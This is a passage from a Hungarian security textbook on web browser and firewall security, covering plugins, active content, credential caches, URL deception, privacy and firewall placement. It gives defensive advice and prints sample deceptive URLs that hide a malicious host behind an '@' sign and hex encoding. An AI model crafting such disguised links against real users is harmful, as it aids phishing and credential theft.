A böngészőkben is ugyanakkora, vagy talán kicsit nagyobb valószínűséggel vannak biztonsági hibák, mint a szerverekben. A rendszerek adminisztrátorai gyakran mégis kisebb figyelmet szentelnek ezek frissítésére. Ennek több oka is lehet. Az egyik, hogy a felhasználók a legelterjedtebb operációs rendszerekbe integráltan kapják meg a böngészőt, így az az érzés alakulhat ki bennük, hogy ha az operációs rendszer megbízható, akkor a böngésző is az. A másik lehetséges magyarázat, hogy a böngészők frissítése bizonyos rendszereken jóval kényelmetlenebb, hisz sok-sok számítógépen lényegesen több van belőlük, mint a szerverekből, és ez nem hozza meg a kedvet a frissítésükhöz. Fontos tényező, hogy a vezetőség és a rendszer adminisztrátorok általában nincsenek tudatában a webböngészők által okozott veszélyeknek. A biztonságtechnikában járatlan szakemberek azt hiszik, hogy csak a szervereket támadhatják meg, és hogy a tűzfal mindentől megvéd. Bizonyos típusú támadások ellen természetesen megvéd, de nem minden ellen. Erről még szólunk a későbbiekben.

Sajnos igen sok hálózat vesztét okozták már hibás Web böngészőn keresztül behatoló támadók. Ha egy támadó valamelyik hálózat vesztére tör, akkor nincs más dolga, mint készíteni egy olyan weboldalt (vagy annak a másolatát), amely a hálózaton belüli felhasználókat érdekelheti. Ilyen lehet például egy gazdasági cég esetén egy szenzációs gazdasági hírt tálaló oldal, amelyre az áldozatok figyelmét felhívva azok természetesen a hálózaton belüli böngésző segítségével megnézik azt. Miközben az áldozat olvassa a weboldal szövegét, a támadó felmérheti, hogy a kliens hibás-e, ha igen, akkor megpróbálhat áthatolni rajta, vagy a webböngésző által hozzáférhető adatokat megszerezni (pl. jelszó tár, tanúsítványok stb.).

Mivel nem látszik komoly esély arra, hogy a böngésző fejlesztők valaha a biztonságot fogják az elsődleges szempontnak tartani a szépség, használhatóság vagy a sebesség előtt, így a böngésző biztonságossá tételét nekünk kell felvállalnunk. A támadók a böngészőt is, mint bármely más hibás programot, felhasználhatják arra, hogy bizalmas adatokhoz férjenek hozzá. Ha tehát a böngészőt a webszervernél és a biztonságos futási környezetnél már leírt körülmények között futtatjuk, akkor nagymértékben megnehezítjük a támadók dolgát. Minden különösebb hátrány nélkül be lehet helyezni a webböngészőt egy elkülönített állományrendszer részre (chroot, zone vagy jail segítségével), ezzel elérjük, hogy a webböngésző még akkor sem férhet a gépen lévő adatokhoz, ha sikeresen támadható. Ha a böngésző és a rendszer között adatokat kell cserélni (le vagy feltöltés), ez egyszerűen megoldható egy átmeneti könyvtárral, amelyet a webböngésző is lát. Lehetőség van a böngészőt virtuális gépen futtatni, speciális rendszermag kiegészítésekkel arra kényszeríteni, hogy csak az általa normális esetben használt erőforrásokhoz férhessen hozzá és kizárólag a Web gyorsítótár felé legyen képes hálózati kapcsolatot kezdeményezni. A lehetőségek végtelenek, a megvalósítás biztonsági szintjének csak a felhasználó vagy adminisztrátor paranoia szintje és a rendelkezésre álló idő szab határt.

A végső megoldás pedig a webböngésző eltávolítása a bizalmas adatokat tároló vagy elérő számítógépről. Ha egy személy olyan adatokat kezel, amelyeknek valóban tökéletes biztonságban kell lenniük, akkor megoldható, hogy az Internet hozzáférését (általában ez a Web és levelezés használatát jelenti) egy másik gépen oldja meg. Erre a tűzfalak lehetőségeinek ismertetése után még visszatérünk.

4.10.13.2 Beépülő modulok, külső programok

Mivel a HTTP általános adatátvitelre képes, és a HTML lehetőségei sok esetben nem elegendőek, ezért a weboldalak nagy része olyan kiegészítéseket tartalmaz, amelyeket nem minden böngésző képes megjeleníteni vagy lejátszani. Ezért a modern böngészők általában kiegészíthetők beépülő modulokkal (plug-in), amelyek egy-egy adattípust képesek a felhasználó rendelkezésére bocsátani. A beépülők közvetlenül a webböngészőben teszik lehetővé az adatok hozzáférését. Például a Flash lejátszó a weboldalakba szervesen beépülő mozgó, zenés vektoros grafikák megjelenítésére alkalmas, az Acroread modul pedig PDF dokumentumok közvetlen olvasását teszi lehetővé. Természetesen sok-sok ilyen kiegészítő létezik. A kiegészítők problémája, hogy gyakran még a böngészőknél is szerényebb szempont a biztonság.

A webszerver közli a böngészővel, hogy milyen típusú az éppen átadott tartalom. Ha a böngésző fejlesztői nem bíztak meg a webszerverekben (pl. IE), vagy inkább ki akarták zárni a webszerver hibáit, akkor az adatokból megpróbálják azonosítani annak típusát. Ez igen kényelmes hozzáállás, de sajnos nagyon sok biztonsági problémához vezet. Ha egy böngésző ismeretlen típusú állománnyal találkozik, akkor gyakran felajánlja a megfelelő kiegészítő telepítésének indítását. Ezt a felhasználók szépen el is fogadják. Ha tehát van egy hibás kiegészítő, akkor a támadónak csak annyit kell tennie, hogy az áldozatot egy olyan lapra csalja, ahol a hibás kiegészítőt elváró adat található, ezek után a felhasználó telepíti a hibás kiegészítőt, majd a hibát kihasználva a támadó csúnya dolgokat tesz.

Ha a tartalomhoz egy adott platformra nem készült kiegészítő egy böngészőhöz, akkor annak megjelenítését a felhasználó külső program segítségével is megoldhatja. Ha a támadó rá tudja szedni a felhasználót, hogy olyan külső kezelőprogramot állítson be, amely hibát tartalmaz, akkor megint kész a baj.

A probléma elkerülésére az egyik mód a felhasználók alapos képzése. Ez azonban nem lehet tökéletesen hatékony. A felhasználó megtanulja, hogy mely kiegészítők használhatók biztonságosan, de ez megváltozhat. Azt nem várhatjuk el minden felhasználótól, hogy folyamatosan kísérje figyelemmel a használt böngésző biztonsággal foglalkozó levelező listáit. Ezért szerencsésebb a böngészőnek – így a kiegészítőknek is – olyan szintre korlátozni a jogosultságait, hogy az ne árthasson. Erről korábban már szó esett.

4.10.13.3 Kliens oldali aktív tartalom veszélyei

A klienseken megjelenő tartalmak közül néhány lehetővé teszi, hogy a weboldal készítője a kliensen is parancsokat tudjon végrehajtani a weboldalak mozgalmasabbá, interaktívabbá tételére. Ezek a végrehajtható részek erősen függnek a kliens oldaltól, de a leggyakrabban használtak, a Java Script és a Java teljes és platformfüggetlen programozási nyelvek, így igen általánosan használhatók. Arról korábban már volt szó, hogy a megjelenítő hibájából bármely adatformátum veszélyes lehet a kliensek biztonságára. A kliens biztonságot fokozottan veszélyezteti minden olyan formátum, amely a kliensen fut.

A böngészők általában támogatják a Java Script, Java kliens oldali dinamikus nyelveket. Mindkettő virtuális gépben fut, így elvileg a felhasználó külön, határozott engedélye nélkül nem

tud hozzáférni semmilyen fájlhoz, de mivel a felhasználók sokszor nem elég tapasztaltak, óvatosak így ez nem elegendő védelem. Elvileg a virtuális gépek sem hagyják a programokat csúnya dolgot csinálni, de sajnos nem egyszer derült ki olyan hiba, amely lehetővé tette a kitörést a program számára. Így tehát nem szerencsés megbízni az ilyen programokban. Amennyiben lehetséges, akkor ki kell kapcsolni a támogatást a böngészőben. Különösen a Java támogatást. A Java Script kisebb lehetőségeket, így kisebb veszélyeket rejt, mégis a sikeres XSS támadás alapja, míg ha ki van kapcsolva, akkor nem valósítható meg.

A Microsoft a Java vetélytársaként kifejlesztette a hagyományosan csak Windows rendszerek alatt elérhető ActiveX technológiát. Itt a HTML kódba ágyazott un. vezérlőelemek automatikusan letöltődnek a kliensgépre és telepítésre kerülnek a rendszerre egy különleges tanúsítvány ellenőrzése után. Az ActiveX nem virtuális gépben fut, ennek megvannak az előnyei és a hátrányai. Egy ilyen alkalmazás nagyon hatékonyan működik, mivel közvetlenül használhatja a gép processzorát. Mivel egy ActiveX alkalmazás bármit megtehet, amit a felhasználó, így fokozottan oda kell figyelni, hogy kinek engedélyezzük a használatát. Az ActiveX minden igyekezet ellenére nagyon veszélyes technológia, több komoly biztonsági rés derült ki az idők folyamán, így használata lehetőség szerint kerülendő.

4.10.13.4 Jelszó és adat gyorsítótárak

A felmerülő veszélyek

a) A támadó a felhasználó jelszó tárából ellophatja a felhasználó jelszavát.

b) A támadó a böngésző gyorsítótárából bizalmas adatokhoz juthat.

c) A támadó a böngésző URL gyorsítótárából bizalmas címekhez juthat. Ez csak hibás webalkalmazás esetén jelent veszélyt.

Megoldások

a) Nem szabad a jelszó tárolását engedélyezni.

b) Vagy le kell tiltani a gyorsítótár használatát, vagy úgy kell beállítani, hogy kilépés után törlődjön.

c) Vagy le kell tiltani az URL gyorsítótár használatát, vagy úgy kell beállítani, hogy kilépés után törlődjön.

A modern böngészők elsődleges fejlesztési célja a kényelem, sajnos néha még a biztonság rovására is. A biztonságot veszélyeztetik például a webböngészők állománytípus azonosítási és megjelenítési mechanizmusai és bizonyos gyorsítótár funkciók is. A legnagyobb baklövés, amit a webböngészőkbe építenek a jelszó megjegyzésének a lehetősége. Többfelhasználós rendszeren hibás állományjogosultságok mellett (például több felhasználó egy csoportban, és a csoport által olvasható jelszó gyorsítótár) a felhasználók hozzáférhetnek más felhasználók azonosítási információihoz. Ha lehet, akkor a felhasználókat arra kell ösztönözni, hogy az azonosítást igénylő alkalmazásoknál mindig írják be a jelszavukat, és ne tárolják el azt.

További biztonsági aspektusokkal is rendelkező kényelmi funkció a letöltött adatok és a weblapok címeinek átmeneti tárolása. A helyzet hasonló az előző felvetéshez. Ha a rendszer több felhasználót szolgál ki, akkor a felhasználók bizonyos körülmények között hozzáférhetnek egymás letöltött adatainak gyorsítótárához, ahol bizalmas adatok is lehetnek. Ha a felhasználó egy rosszul tervezett webalkalmazást is használ, akkor a fejlesztők által biztonságosnak tartott

(csak az azonosítási lépés után elérhető) URL-ekhez is hozzá lehet jutni, így a biztonságosnak hitt URL-ek megszerzésével és használatával a webalkalmazás védelmi mechanizmusai megkerülhetők.

4.10.13.5 Megtévesztés

A felmerülő veszélyek

a) A támadó úgy alakítja át az URL-t, hogy az áldozat ne ismerje fel a veszélyt, vagy abban a hitben legyen, hogy egy másik oldalt néz.

b) A támadó képes a kliensek névfeloldását befolyásolni, így eléri, hogy az áldozatok egy támadó által felkészített szervertől kérik az adatokat, neki adják meg az azonosító adataikat, és még más gonoszságok.

Megoldások

a) A felhasználók alapos oktatása.

b1) HTTPS használata a webszerver azonosításával.

b2) Saját, kizárólag belülről használható, jól védett névszerver. Nem tökéletes megoldás, hiszen a támadó a támadott domain névszerverét is megtámadhatja.

Amint azt az oldalközi szkriptelés (XSS) leírásánál is láttuk, a támadóknak gyakran segíthet, ha az URL-eket olyan formában tudják leírni, hogy az a felhasználó számára ne látsszon veszélyesnek. Erre több technika is létezik. Az egyik a „@” elválasztójel használata az URL-ben, ilyen esetben felületes szemlélő azt hiszi, hogy az URL elején szereplő weboldalra mutat a link, holott a „@” után kezdődik az érdemi rész. Egy ilyen link így néz ki:

```
http://www.megbízható.hu@www.gonoszok.hu/hekk.cgi
```

Amennyiben a támadó ettől jobban el szeretné rejteni ördögi tervét, akkor az URL megfelelő részét hexadecimális kódolással adják meg, így az áldozat aligha tudja kiolvasni belőle, hogy mi is a link valódi célja. A fenti URL gonosz részét itt már kódoltuk:

```
http://www.megbízható.hu@%77%77%77%2e%67%6f%6e%6f%73%7a%6f%6b%2e%68%75%2f%68%65%6b
%6b%2e%63%67%69
```

Így a tapasztalatlan felhasználó habozás nélkül rá fog kattintani egy ilyen módon érthetetlenné tett támadó linkre. Ez biztonsági okból az Internet Explorer legújabb verziójában le lett tiltva. A hexadecimális kódolásba csomagolás azonban minden modern böngészőnél használható.

Ha a támadó képes a kliens által használt névszervert megzavarni (pl. DNS poisoning), akkor egy általa felkészített szerverre irányíthatja a kéréseket. Ha a kapcsolat nem titkosított, akkor a támadó minden átáramló adatot le tud hallgatni, szükség esetén módosítani is képes (gondoljunk egy banki tranzakciónál adódó következményekre). Ha a kapcsolat titkosított, akkor a támadó webszerver eljátszhatja a szerver irányába a klienst, a kliens irányába pedig a szervert (MitM támadás, ld. [6] lábjegyzet). Ha a kliens és a szerver nem ellenőrzi megfelelően a másik oldal tanúsítványát, akkor a probléma olyan, mintha a középső szerveren keresztül titkosítatlanul kommunikálnának, csak annyival rosszabb, hogy az áldozat meg van győződve róla, hogy biztonságban van.

Ha tehát bizalmas adatokat továbbítunk egy webszervertől a felhasználók felé vagy vissza (jelszavak stb.), akkor minden esetben szükséges a HTTPS protokoll használata mellett a másik oldal teljes azonosítása. Ennek érdekében meg kell bizonyosodnunk róla, hogy a szerver

tanúsítványt kibocsátó szervezet helyes nyilvános kulcsa a rendelkezésünkre áll, és a szerver által szolgáltatott tanúsítvány érvényes és helyes adatokat tartalmaz.

4.10.13.6 Magánszféra védelme

A Web felhasználóknak még egy nagyon fontos problémakört kell megismerni. A Web nem csak a nekünk jó információforrás, hanem a potenciális támadók számára is. Az Interneten található webszerverek a böngésző jóvoltából tudomást szereznek, hogy milyen lapról érkezett a látogató (Referer fejléc). Ez azt jelenti, hogy ha a támadó üzemeltet egy weboldalt, akkor adatokat gyűjthet arról, hogy honnan érkeznek a látogatói, ezzel olyan információkhoz juthat, amelyet a későbbi támadás során felhasználhat. Amennyiben a támadóknak több összefüggő weboldal áll a rendelkezésére, akkor lehetőségük van az egyes lapok látogatói között kapcsolatot teremteni a websütik segítségével. Mivel a websüti egy megadott, minimálisan két részből álló domain-re érvényes, így ennek kivitelezése nem egyértelmű. Ha a támadó csoport minden általa kezelt oldalon elhelyez egy frame-et, amely egy megadott domain speciális URL-jét kéri le, akkor bizony könnyen kapcsolatot teremthet az egyes felhasználók között. Így az egyik rendszerre autentikált felhasználó a másikon is azonosíthatóvá válik. Ennek megakadályozását segíti, ha a websütiket kizárólag olyan oldalakra engedélyezi a felhasználó, ahol valóban szükséges, mert nem tudja nélküle használni az oldalt, és annak használata elengedhetetlen.

A webszerverek XSS hibáiból adódó websüti lopások veszélyeiről már szóltunk, ennek természetesen komoly személyiségi jogi vagy biztonsági következményei is lehetnek, amennyiben a megtámadott rendszer olyan személyes adatokat is tárol, amelyek akár a felhasználó zsarolására is használhatóak. A Web használata közben a felhasználók nagyon sok olyan szolgáltatást használnak, amelynek veszélyeivel nincsenek tisztában. Amennyiben a felhasználó Web gyorsítótárat használ, akkor annak kompromittálódása esetén hozzáférhetnek bizalmas, de eltárolt adatokhoz, illetve a támadók követni tudják szokásait, érdeklődési körét. Ennek a technikának a segítségével lehetőség nyílik az emberi tényezőre épülő (social engineering) támadások könnyebb kivitelezésére.

Ha a felhasználó rendszeresen használ angol szótárat vagy keresőprogramot az Interneten, akkor azok üzemeltetői vagy egy esetleges támadó igen alapos ismeretekre tehet szert a személy munkájával, érdeklődési körével kapcsolatban. Ez további segítséget adhat az emberi tényezőre épülő támadásnál.

4.10.13.7 A csevegés (chat)

Nem lehet hallgatni róla, mert a Web szórakozás irányú felhasználásának egyik legjelentősebb területe a csevegés. A csevegés nem biztonságos. Nagyon nem. A csevegő programok általában valamilyen Java-alapú kliens segítségével kapcsolódnak a csevegő szerverhez. Ezek a kliensek potenciálisan a hibák melegágyai, de ha ez nem lenne elegendő, akkor a böngésző Java támogatásában is gyakorta akad biztonsági probléma. A csevegő felhasználók olyan titkokat árulnak el a rendszerről, amely nagyon kínos biztonsági hibákhoz vezethet. A következő párbeszéd egy csevegő csatornáról lett lementve:

```
<Cthon98> hey, if you type in your pw, it will show as stars
<Cthon98> ********* see!
<AzureDiamond> hunter2
<AzureDiamond> doesnt look like stars to me
<Cthon98> <AzureDiamond> *******
<Cthon98> thats what I see
<AzureDiamond> oh, really?
<Cthon98> Absolutely
<AzureDiamond> you can go hunter2 my hunter2-ing hunter2
<AzureDiamond> haha, does that look funny to you?
<Cthon98> lol, yes. See, when YOU type hunter2, it shows to us as *******
```

```
<AzureDiamond> thats neat, I didnt know IRC did that
<Cthon98> yep, no matter how many times you type hunter2, it will show to us as
*******
<AzureDiamond> awesome!
<AzureDiamond> wait, how do you know my pw?
<Cthon98> er, I just copy pasted YOUR ******'s and it appears to YOU as hunter2
cause its your pw
<AzureDiamond> oh, ok.
```

Azt javasoljuk, hogy senki ne használja. Ha mindenképpen használni kell, akkor független, leválasztott gépen, jail-ben futó böngészővel. És mindig hazudjuk azt magunkról, hogy 24 éves szőke bombázók vagyunk, és a lótenyésztés iránt érdeklődünk. Így a potenciális támadók nem jutnak információkhoz, mi mégis jól szórakozhatunk. Ha az ilyesmi tetszik. De inkább ne használjuk. Menjünk táncórára vagy könyvtárba ismerkedni. Ott sok kedves, értelmes emberrel találkozhatunk.

4.10.13.8 Biztonságos webböngésző

Biztonságos webböngésző. Oximoron (önellentmondás) – mondhatjuk sarkítva. Mégis mit lehetne tenni, hogy a böngészőnk ne legyen kitéve a támadásoknak? Minden böngésző rendelkezik jobb-rosszabb biztonsági támogatással. Az elérhető funkciók helyes beállítása igen jó irányba mozdíthatja a böngésző biztonságát. Mivel több gyakran használt böngésző van, így inkább általános elveket fogalmazunk meg, így azok alkalmazhatók minden egyes böngészőnél. Előre kell bocsátanunk, hogy a böngészőknél igen hamar meg fogjuk találni azokat a biztonságos beállításokat, amely mellett a weblapok egy része egészen egyszerűen nem fog működni, vagy csak nehezen lehet működésre bírni. Sajnos a biztonság és a kényelem sehol sincs annyira látványosan ellentétben, mint a webböngészőben.

Ha folyamatosan figyelemmel kísérjük a nagyobb biztonsági levelező listákat [Bugtraq], és szükség esetén folyamatosan frissítünk, akkor kissé bátrabban engedélyezhetünk a biztonság ellen ható funkciókat. Ha a levelező listákat és a frissítéseket nem követjük, akkor viszont jóformán mindegy, hogy mit állítunk be, a böngésző biztonsága úgyis rövid álom lesz csupán. Ha biztonságos forrásból (nem a `ftp.warez.ru` alól!) beszereztünk egy webböngészőt, akkor legyen az első dolgunk, hogy alaposan átnézzük a lehetséges beállításokat, és igyekezzünk az alábbiak szerint eljárni.

Mindenek előtt érdemes annyira csökkenteni a használható beépülő modulok (plugin) számát, amennyire csak lehetséges. A felhasználóknak meg kell szokniuk, hogy a weben különösen fontos, hogy a fel-felugró ablakok gombjaira nem szabad ész nélkül kattintgatni, mivel a támadóknak ez a felhasználói „beleegyezés” gyakran sokat segít a támadás kivitelezésében. Felelős hozzáállással a felesleges beépülő modulok telepítése is kikerülhető. Lehetőség szerint kizárólag azokat a modulokat szabad használni, amelyek valóban elengedhetetlenek valamely életbevágó fontosságú weboldal megtekintéséhez. Amennyiben a böngésző ezt lehetővé teszi, akkor egy-egy modul használatát kizárólag akkor engedélyezzük, amikor az feltétlenül szükséges. Ezzel a támadókat rengeteg olyan támadási lehetőségtől fosztjuk meg, amelyet a beépülő modul hibái adnának.

A Java, ActiveX és a Java Script veszélyeiről korábban már volt szó. Ha a böngésző lehetőséget ad a szelektív engedélyezésre, akkor csak azokra a szerverekre szabad engedélyezni használatukat, amelyekre mindenképpen szükséges.

Szemfüles támadó a websütik segítségével olyan adatokhoz juthat a felhasználóról, amelyek annak személyiségi jogait sérthetik, így ezek használatát lehetőség szerint kerülni kell. A jobb böngészők lehetővé teszik, a websütik szerverenkénti tiltását vagy engedélyezését, így megfelelő böngészőt választva a websütik küldése a szükséges mértékre korlátozható. Ekkor már csak az

XSS websüti rablástól kell tartani, de ez a korábbiak szerint kikerülhető a Java Script tiltásával. A legjobb beállítás tehát a websütik érkezésének jelzése, ahol pedig a jó böngészők lehetővé teszik, a websütik adott szerverre vonatkozó tiltását, ott alkalmazhatjuk azt egyszer és mindenkorra.

Nagyon fontos, hogy a bizalmas adatok kezelését végző weboldalaknál megbízható helyről szerezzük be a szerver tanúsítványát kiállító szervezet nyilvános kulcsát, mert megfelelő ellenőrzéssel elkerülhetjük a középre beálló (MitM, ld. [6] lábjegyzet) támadást. Amennyiben a támadóknak sikerül a webszerver titkos kulcsát megszerezni, vagy átveszik a webszerver felett az irányítást, akkor ez sem segít, de akkor már semmi nem segítene. Ha tehát HTTPS segítségével kapcsolódunk egy bizalmas adatot tároló vagy továbbító (pl. banki szerver) rendszerhez, akkor ellenőrizzük annak tanúsítványát, aláíróját, és csak akkor azonosítsuk magunkat a szerveren, ha meggyőződtünk róla, hogy a szerver valódi és a kapcsolat biztonságos. Egyébként a támadók a kapcsolatot lehallgathatják, módosíthatják, ellophatják, és sok egyéb gonosz dolgot művelhetnek.

Mivel általában más felhasználók is hozzáférhetnek a böngészőnk által használt gyorstárakhoz, így amennyiben bizalmas adatokat kezelünk, akkor javasoljuk azok kikapcsolását. Ide értendő a jelszótároló, a Web adat és az URL gyorstár is. Ez kissé kényelmetlenebbé teszi a böngésző használatát, de nyugodtan otthagyhatjuk a gépet, más nem tudja a böngésző tárhelyéből kiemelni fontos adatainkat.

A saját tanúsítványainkhoz természetesen a böngészőben a titkos kulcsot is tárolni kell, hiszen csak így tudja igazolni, hogy valóban az övé a tanúsítvány. A titkos kulcsok védelmére a böngészők egy jelszót használnak. Ezt nagyon ajánlott úgy megválasztani, hogy annak feltörése ne legyen egyszerű.

4.10.14 A Web-biztonság és a tűzfalak

Jelentős javulást hozhat a webszerverek védelmében egy jól elhelyezett, megfelelően beállított tűzfal. Kérdés, hogy mit várhatunk a különböző tűzfal típusoktól és hová kell elhelyezni a tűzfalat, hogy az a lehető legnagyobb védelmet nyújtsa. A továbbiakban a Web-biztonság szempontjából vizsgáljuk meg a különböző tűzfal típusokat.

4.10.14.1 Csomagszűrő

A klasszikus csomagszűrő tűzfal kizárólag a csomagok IP és TCP fejlécét vizsgálja, így csak a forráscím alapú hozzáférés szabályzásban és a webszerveren futó esetleges kisegítő szolgáltatások védelmében nyújthat segítséget. Ha a támadó képes a forráscíme hamisításával felépíteni a kapcsolatot, akkor ezzel nem érhetünk el jelentős javulást, csak megnehezítjük a támadó dolgát. Amennyiben a csomagszűrő lehetővé teszi az átmenő csomagok számának szabályozását, akkor a SYN bittel rendelkező csomagok számának korlátozásával elkerülhetővé teszi a webszerver túlterheléses támadását. Ezzel a DoS lehetősége nem zárható ki, hiszen a támadó(k) csomagjai elnyomhatják a valódi kéréseket, de a webszerver nem válik elérhetetlenné, így még menedzselhető marad. Nem elhanyagolható előny a nem nyilvános, de a webszerveren futó alkalmazások védelme, de egy jól tervezett és beállított webszerveren ideális esetben ilyeneknek nem szabad működniük (esetleg a lokális csatolón), így ezzel egy ilyen szerver biztonságában nem érünk el érdemi javulást. Megfelelő tudású, jól beállított csomagszűrő tűzfal segítségével megakadályozható a webszerver kisegítő rendszereinek feltérképezése valamint az IP-fragment alapú támadások. A csomagszűrő rendszerek semmilyen védelmet nem jelentenek az alkalmazások (kliensek és szerverek) HTTP feldolgozó része elleni támadások ellen. Ilyen

támadás lehet a szándékos protokollsértésből vagy szokatlan protokoll használatból adódó hibák kihasználása, amely például puffer túlcsordulást okoz a fejléc feldolgozó részben, vagy a klasszikus „dotdot hiba”. Mivel a webszerverek és kliensek ellen irányuló támadások jelentős része ilyen, így kijelenthető, hogy a csomagszűrő rendszerek nem jelentenek valódi védelmet a webszerverek és kliensek védelmére.

4.10.14.2 Állapottartó csomagszűrő

Az állapottartó csomagszűrő rendszerek már egy kapcsolatként kezelik az összefüggő csomagok folyamát, így több lehetőséget nyújtanak, de ez a webszerverek védelmének szempontjából nem növeli lényegesen a biztonságot a csomagszűrő rendszerekhez képest. Amennyiben az állapottartó csomagszűrő rendszer képes értelmezni a HTTP protokollt, akkor több lehetőség van, de ez már inkább az alkalmazás szintű tűzfal kategóriájába sorolható, így ott szólunk róla.

4.10.14.3 Alkalmazás szintű tűzfalak


Az alkalmazás szintű tűzfalak már ismerik és elemzik a HTTP, HTTPS protokollokat, így lényegesen magasabb biztonsági szintet lehet elérni a segítségükkel. A tűzfal tudásától függően védelmet nyújthatnak a protokollsértések ellen, de egy nagyobb tudású alkalmazás szintű tűzfalon akár a kérések reguláris minta alapú szabályzása is lehetséges, így akár a dinamikus weboldalak szabálytalan hívásából adódó támadási lehetőségek is elkerülhetők. Amennyiben a tűzfal lehetőséget ad a tartalomszűrésre, a HTTP-n átvitt fájlok vírus ellenőrzése és irtása is lehetséges. Ha lehetőség van rá, akkor a kliensek védelmében szükség lehet a Java, Java Script, Flash és egyéb kliens oldalon aktiválódó tartalom kiszűrésére is.

Általánosságban annyit lehet biztosan elmondani, hogy az alkalmazásszűrő rendszerek segítségével a durva protokollsértések megakadályozhatók, ezen túl csak a tűzfal tudása szab határt a lehetőségeinknek. Megfelelő tűzfallal egy jól tervezett dinamikus weboldal biztonsága nagymértékben növelhető. Megfelelő beállításokkal a kliensek elleni támadások egy része is kiszűrhető. Azért nem lehet teljes biztonságról beszélni, mivel semmilyen tűzfal nincs teljes mértékben felkészülve a kliensek moduláris megjelenítő részének sokoldalúságára és gyors változására.

Elvileg lehetséges minden tartalom teljes ellenőrzése, a gyakorlatban a tűzfalak még a kliens képértelmező és megjelenítő részének hibáját is csak az adott képformátum teljes kiszűrésével tudnák megakadályozni.

4.10.14.4 A tűzfalak elhelyezése

A tűzfal elhelyezésére két ésszerű hely kínálkozik. Amennyiben lehetőség van egy független alkalmazás szintű tűzfal szerver rendszerbe állítására, akkor annak helyét úgy kell megválasztani, hogy képes legyen a biztonsági szempontból különböző besorolású hálózatrészeket elválasztani. Külön kiemeljük, hogy nem megfelelő megoldás, ha a tűzfal különböző hálózati csatolói ugyanannak a fizikai switch-nek különböző VLAN-jaiba vannak csatlakoztatva, mivel a switch-ek firmware hibája esetén bizony számolni kell az információszivárgással a VLAN-ok között. Az ábra a) része egy általános hálózati helyzetnél mutatja a helyes elrendezést, a b) részen pedig egy összetettebb rendszer helyes elrendezése látható.



Ábra 51. VLAN helyes elrendezés – általános és összetett helyzet

Amennyiben nem lehetséges egy független tűzfal szerver beállítása, akkor biztonsági szempontból segíthet egy helyi alkalmazás szintű tűzfal beállítása is. Ez elveit tekintve a személyi tűzfalhoz hasonlóan működik, csak nem a klienst védi, hanem a szerver előtétjeként működik. Ez ugyan nem javasolt technika, mivel a tűzfal túl nagy veszélyben van a webszerver miatt, de ha megfelelően szeparálva vannak a programok egymástól, akkor a tűzfal elég hatékonyan megvédhető, és a behatolások egy részét így is képes elhárítani, mivel a HTTP protokollt teljes mértékben képes leellenőrizni, és finomabb beállításokat tehet lehetővé, mint maga a webszerver.

4.10.14.5 Végkövetkeztetés

Tehát a legjobb tűzfalak is csak részleges védelmet nyújthatnak, a tökéletes biztonság velük sem valósítható meg. Sajnos sok hálózati adminisztrátor bízik – helytelenül – teljes mértékben a tűzfalak által nyújtott védelemben. Azt javasoljuk, hogy még a legjobb, nagyon jól beállított tűzfal mellett is fektessünk nagy hangsúlyt a rendszereken (szerver vagy kliens) minden lehetséges biztonsági intézkedés következetes betartására.

4.10.15 A majdnem tökéletes kliens biztonság

